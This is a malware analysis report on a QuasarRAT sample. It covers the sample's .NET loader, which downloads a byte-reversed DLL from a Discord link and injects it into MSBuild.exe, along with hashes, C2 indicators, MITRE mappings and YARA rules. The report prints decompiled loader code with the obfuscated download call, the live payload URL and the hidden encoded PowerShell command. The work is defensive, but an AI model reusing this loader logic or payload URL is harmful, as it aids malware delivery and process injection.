Malware Analysis Report

QuasarRAT – Public Sample

May 2022 | KrknSec

Table of Contents

Executive Summary

This QuasarRAT sample was acquired from Malware Bazaar on May 1, 2022. It has a particularly interesting loader. The loader is a .NET executable that downloads a file from Discord. The downloaded sample is a .NET DLL that has its bytes reversed. The loader flips all the bytes then keeps it stored in memory as to not drop anything to the file system. The loader also launches a Powershell command during the download as to possibly mask the Discord network traffic. The Powershell command simply performs the ping command to Yahoo.com five times.

Once the Powershell command is finished, the loader launches MSBuild.exe. The stored DLL in memory is injected into the MSBuild.exe and the QuasarRAT can continue its normal activity described in other analysis reports.

YARA signature rules are attached in Appendix A.

Stage One

MD5	C00CFE8275492C8A1E7DFCDB4E2C6EFC
SHA1	AC77F7FEFDC08DDB26F6F3395251D5A0F549F09D
SHA256	C918A5305EA8908ABC035E78175B59CA3E48BAAB674A2CF9EB8C0F1F62F45150
Imphash	8B55F9BFB5CFE4170CF958168180E3EA

Upon first analyzing the binary, it was noticed to have a compiled name of Jomoqlf.exe and disguises itself as the Conquer Online Downloader executable.

The sample was seen to have a low entropy of 4.905 and was compiled as a .NET executable. The sample was opened in dnSpyEx.

It is here that the method of downloading the Stage 2 DLL is seen.

```
\u0002 u3 = u2;
byte[] u4 = (byte[])typeof(WebClient).GetMethod("SbzsDowSbzsnlSbzsoadDSbzsataSbzs".Replace("Sbzs", ""), new Type[] { typeof(string) }).Invoke(new WebClient(), new object[] { "https://
  cdn.discordapp.com/attachments/932682873004228660/933862285150158968/Jomoqlf.jpeg" });
if (8 != 0)
```

Figure 1 - Obfuscated DownloadData string with the Discord link.

The string “SbzsDowSbzsnlSbzsoadDSbzsataSbzs” is obfuscated and this method removes all “Sbzs” instances in the string. The result is the string “DownloadData” which is a .NET method that creates a byte array from the URI resource specified. See the MSDN link here. The second stage is downloaded from the following link:

hxxps://cdn.discordapp.com/attachments/932682873004228660/933862285150158968/Jomoqlf.jpeg

The byte array contains the second stage DLL in a reversed format where the MZ header is located at the bottom instead of acting as the file header.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000747E0	00	00	00	00	00	00	00	01	00	00	AA	A8	00	00	C6	BC	.....ª¨..Æ¼
000747F0	00	05	00	02	00	00	00	48	00	00	00	00	00	07	61	24	.......H......a$
00074800	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00074810	42	00	00	40	00	00	00	00	00	00	00	00	00	00	00	00	B..@............
00074820	00	07	48	00	00	00	02	00	00	07	A0	00	00	00	00	0C	..H..... .....
00074830	00	00	63	6F	6C	65	72	2E	40	00	00	40	00	00	00	00	..coler.@..@....
00074840	00	00	00	00	00	00	00	00	00	07	44	00	00	00	04	00	..........D.....
00074850	00	07	80	00	00	00	03	80	00	00	00	63	72	73	72	2E	..€....€...crsr.
00074860	60	00	00	20	00	00	00	00	00	00	00	00	00	00	00	00	`.. ....
00074870	00	00	02	00	00	07	42	00	00	00	20	00	00	07	41	44	......B... ...AD
00074880	00	00	00	74	78	65	74	2E	00	00	00	00	00	00	00	00	...txet.........
00074890	00	00	00	48	00	00	20	08	00	00	00	00	00	00	00	00	...H.. ....
000748A0	00	00	00	08	00	00	20	00	00	00	00	00	00	00	00	00	....
000748B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000748C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000748D0	00	00	00	00	00	00	00	00	00	00	00	0C	00	07	A0	00	....
000748E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000748F0	00	00	03	80	00	07	80	00	00	00	00	4A	00	07	60	F4	...€..€....J..`ô
00074900	00	00	00	00	00	00	00	00	00	00	00	10	00	00	00	00	....
00074910	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	....
00074920	85	40	00	03	00	00	00	00	00	00	02	00	00	07	C0	00	…@.............À.
00074930	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	04	....
00074940	00	00	02	00	00	00	20	00	00	40	00	00	00	07	80	00	....@....€.
00074950	00	00	20	00	00	07	61	3E	00	00	00	00	00	00	06	00	.. ...a>........
00074960	00	07	42	00	00	08	01	0B	21	02	00	E0	00	00	00	00	..B.....!..à....
00074970	00	00	00	00	61	EA	17	06	00	03	01	4C	00	00	45	50	....aê.....L..EP
00074980	00	00	00	00	00	00	00	24	0A	0D	0D	2E	65	64	6F	6D	.......$....edom
00074990	20	53	4F	44	20	6E	69	20	6E	75	72	20	65	62	20	74	SOD ni nur eb t
000749A0	6F	6E	6E	61	63	20	6D	61	72	67	6F	72	70	20	73	69	onnac margorp si
000749B0	68	54	21	CD	4C	01	B8	21	CD	09	B4	00	0E	BA	1F	0E	hT!ÍL.¸!Í.´..º..
000749C0	00	00	00	80	00	00	00	00	00	00	00	00	00	00	00	00	...€............
000749D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000749E0	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	B8	.......@.......¸
000749F0	00	00	FF	FF	00	00	00	04	00	00	00	03	00	90	5A	4D	..ÿÿ..........ZM

Figure 2 - Second stage DLL byte array reversed.

The loader reverses these bytes in memory using the method shown in Figure 3.

```
    }
    Array.Reverse(u2.\u0002, 0, u2.\u0002.Length);
    return u2;
}
```

Figure 3 - Loader reversing the bytes in memory.

The next method called is the Powershell command as seen below in Figure 4.

```
// Token: 0x06000005 RID: 5 RVA: 0x00002168 File Offset: 0x00000368
private static void \u0003()
{
    bool flag = Application.ExecutablePath.ToString() == Process.GetCurrentProcess().MainModule.FileName.ToString();
    bool flag2;
    if (6 != 0)
    {
        flag2 = flag;
    }
    if (flag2)
    {
        Process.Start(new ProcessStartInfo
        {
            FileName = "powershell",
            Arguments = "-enc
              cABpAG4AZwAgAHkAYQBoAG8AbwAuAGMAbwBtADsAIABwAGkAbgBnACAAeQBhAGgAbwBvAC4AYwBvAG0AOwBwAGkAbgBnACAAeQBhAGgAbwBvAC4AYwBvAG0AOwBwAGkAbgBnACAAeQBhAGgAbwBvAC4AYwBvAG0AOwBwAGkAbgBnAC
              AAeQBhAGgAbwBvAC4AYwBvAG0AOwA=",
            WindowStyle = ProcessWindowStyle.Hidden
        }).WaitForExit();
```

Figure 4 - Powershell command.

The Powershell command is encoded in Base64. The decoded Base64 value is:

Ping yahoo.com; Ping yahoo.com; Ping yahoo.com; Ping yahoo.com; Ping yahoo.com

Once this Powershell command is finished, the sample begins utilizing the second stage DLL.

Stage Two

MD5	9FCA02AAFA046173DD1504A79755B00A
SHA1	15D0A41838F362DC708EFFB58DA905480FEC06EC
SHA256	054DDE99C63B786ABBA8B7B8B4F3D5AA0DA85E1DCDEEA565FA704DAFC7D43D04
Imphash	3D9429CE0FA762E4F1C9B9709243301D

The second stage was manually downloaded from the Discord link. Upon further inspection, the DLL is a .NET executable with 7.841 entropy and has a compiled name of Whisipytxkxdgnbwkwuv.dll. The DLL was attempted to be executed; however, the DLL contained no exports. This meant that the original loader was necessary for analysis.

In order to load this second stage, first the executable launches a new process of MSBuild.exe in a suspended state as seen in Figure 5.




Figure 5 - Loader creates a new MSBuild.exe process.

The loader then uses VirtualAllocEx to allocate 0x84000 (540,672) bytes to the 0x400000 address of the MSBuild process. The allocation type is MEM_COMMIT | MEM_RESERVE and it has a protection of PAGE_EXECUTE_READWRITE. This is consistent with the standard DLL injection technique. Figure 6 shows the loader's handles and the arguments included in the VirtualAllocEx API call.




Figure 6 - VirtualAllocEx called on the MSBuild process.

The loader needed to perform this same action several times before it was successful. However, once successful, the loader then utilized WriteProcessMemory to inject the second stage DLL into the 0x400000 memory space of MSBuild.exe. Figure 7 shows the 0x400000 memory space containing the MZ header of the DLL after WriteProcessMemory is called.




Figure 7 - Memory space 0x400000 containing injected DLL.

Once the injection is complete, the MSBuild process continues to run, and the loader exits. However, it doesn't delete itself from disk. The disguised MSBuild now contains the true QuasarRAT payload and continues the remote access activities. The RAT was seen communicating over TLSv1.2 with the domain name ippie2.ddns.net which resolved to 78.142.29.103. This IP is hosted via RackSrvr. The whois IP lookup result is shown in Figure 8.


```
% Abuse contact for '78.142.29.0 - 78.142.29.255' is ' abuse@racksrvr.com '

inetnum:        78.142.29.0 - 78.142.29.255
netname:        RackSrvr
descr:          RackSrvr
country:        VU
org:            ORG-RL524-RIPE
admin-c:        KMJ19-RIPE
tech-c:         KMJ19-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-LIR-BG
mnt-by:         MNT-TELEHOUSE-BG
mnt-by:         AZ39139-MNT
mnt-by:         RackSrvr-MNT
created:        2016-11-02T14:44:57Z
last-modified:  2021-10-04T15:53:40Z
source:         RIPE

organisation:   ORG-RL524-RIPE
org-name:       RackSrvr LTD
org-type:       OTHER
address:        7466 Eduardo Expressway
e-mail:          admin@racksrvr.com
abuse-c:        ACRO43636-RIPE
mnt-ref:        RackSrvr-MNT
mnt-ref:        BTEL-MNT
mnt-ref:        MNT-NETERRA
mnt-by:         RackSrvr-MNT
created:        2021-10-04T15:16:00Z
last-modified:  2021-10-04T15:41:53Z
source:         RIPE

person:         Kyle M Jenkins
address:        7466 Eduardo Expressway
phone:          +678-455-5540-071
nic-hdl:        KMJ19-RIPE
mnt-by:         RackSrvr-MNT
created:        2021-10-04T15:10:57Z
last-modified:  2021-10-04T15:10:57Z
source:         RIPE

route:          78.142.29.0/24
origin:         AS201133
mnt-by:         RackSrvr-MNT
created:        2019-05-07T05:17:20Z
last-modified:  2021-10-04T15:54:03Z
source:         RIPE
```

Figure 8 - Whois IP lookup of the C2 address.

Indicators of Compromise

Network Indicators

TLSv1.2 traffic communicating over port 443 to IP 78.142.29.103 after a DNS query to ippie2.ddns.net.




No.	Time	Source	Destination	Protocol	Length	Info
26	20.464947	192.168.181.149	192.168.181.2	DNS	75	Standard query 0x9904 A ippie2.ddns.net
27	20.471767	192.168.181.2	192.168.181.149	DNS	91	Standard query response 0x9904 A ippie2.ddns.net A 78.142.29.103
28	20.472349	192.168.181.149	78.142.29.103	TCP	66	50415 → 7332 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	20.507267	192.168.181.2	192.168.181.149	DNS	91	Standard query response 0x9904 A ippie2.ddns.net A 78.142.29.103
30	20.507295	192.168.181.149	192.168.181.2	ICMP	119	Destination unreachable (Port unreachable)
31	20.621996	78.142.29.103	192.168.181.149	TCP	60	7332 → 50415 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
32	20.622067	192.168.181.149	78.142.29.103	TCP	54	50415 → 7332 [ACK] Seq=1 Ack=1 Win=64240 Len=0
33	20.622101	192.168.181.149	78.142.29.103	TLSv1.2	233	Client Hello

Fig 3: WireShark packet capture of initial C2 connection.

Host-based Indicators

MSBuild process running in memory with injected payload.



MSBuild.exe (6320) (0x400000 - 0x484000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 50 45 00 00 4c 01 03 00 f5 6b da 5e 00 00 00 00 PE..L....k.^....
```

Figure 9 - MSBuild running with RWX memory containing injected payload.

MITRE ATT&CK

T1059.001	Command and Scripting Interpreter: PowerShell
T1204.002	User Execution: Malicious File
T1055.001	Process Injection: Dynamic-link Library Injection
T1140	Deobfuscate/Decode Files or Information
T1071.001	Application Layer Protocol: Web Protocols

Appendices

A. Yara Rules

YARA rule for loader:

```
rule quasarRAT_Loader {
   meta:
      description = "QuasarRAT Loader"
      author = "KrknSec"
      date = "2022-05-02"
   strings:
      $s1 = "Jomoqlf.exe" fullword wide
      $s2 = "Conquer Online Downloader" fullword wide
      $s3 =
"https://cdn.discordapp.com/attachments/932682873004228660/933862285150158968/Jom
oqlf.jpeg" fullword wide
      $s4 = "<assemblyIdentity version=\"1.0.0.0\" name=\"MyApplication.app\"
/><trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v2\"><securi" ascii
      $s5 = "powershell" fullword wide
      $s6 = "Jomoqlf" fullword ascii
      $s7 = "Scrcytjcisjbob" fullword wide
      $s8 = "GetDomain" fullword ascii /* Goodware String - occured 126 times */
   condition:
      uint16(0) == 0x5a4d and filesize < 200KB and 6 of them
}
```

YARA rule for second stage DLL:

```
rule quasarRAT_SecondStageDLL {
   meta:
      description = "QuasarRAT Second Stage DLL"
      author = "KrknSec"
      date = "2022-05-02"
   strings:
      $s1 = "Whisipytxkxdgnbwkwuv.dll" fullword wide
      $s2 = "6b4e2325637c" ascii
      $s3 = "EnumInjection" fullword ascii
      $s4 = "FakeMessageType" fullword ascii
      $s5 = "InjectionPath" fullword ascii
      $s6 = "FakeMessageText" fullword ascii
      $s7 = "{71cf6cb1-b857-4a4a-bb2e-5aa48ebe78e6},
PublicKeyToken=3e56350693f7355e" fullword wide
      $s8 = "Selected compression algorithm is not supported." fullword wide
      $s9 = "IsFakeMessage" fullword ascii
      $s10 = "SmartAssembly.Attributes" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 1000KB and
      8 of them
}
```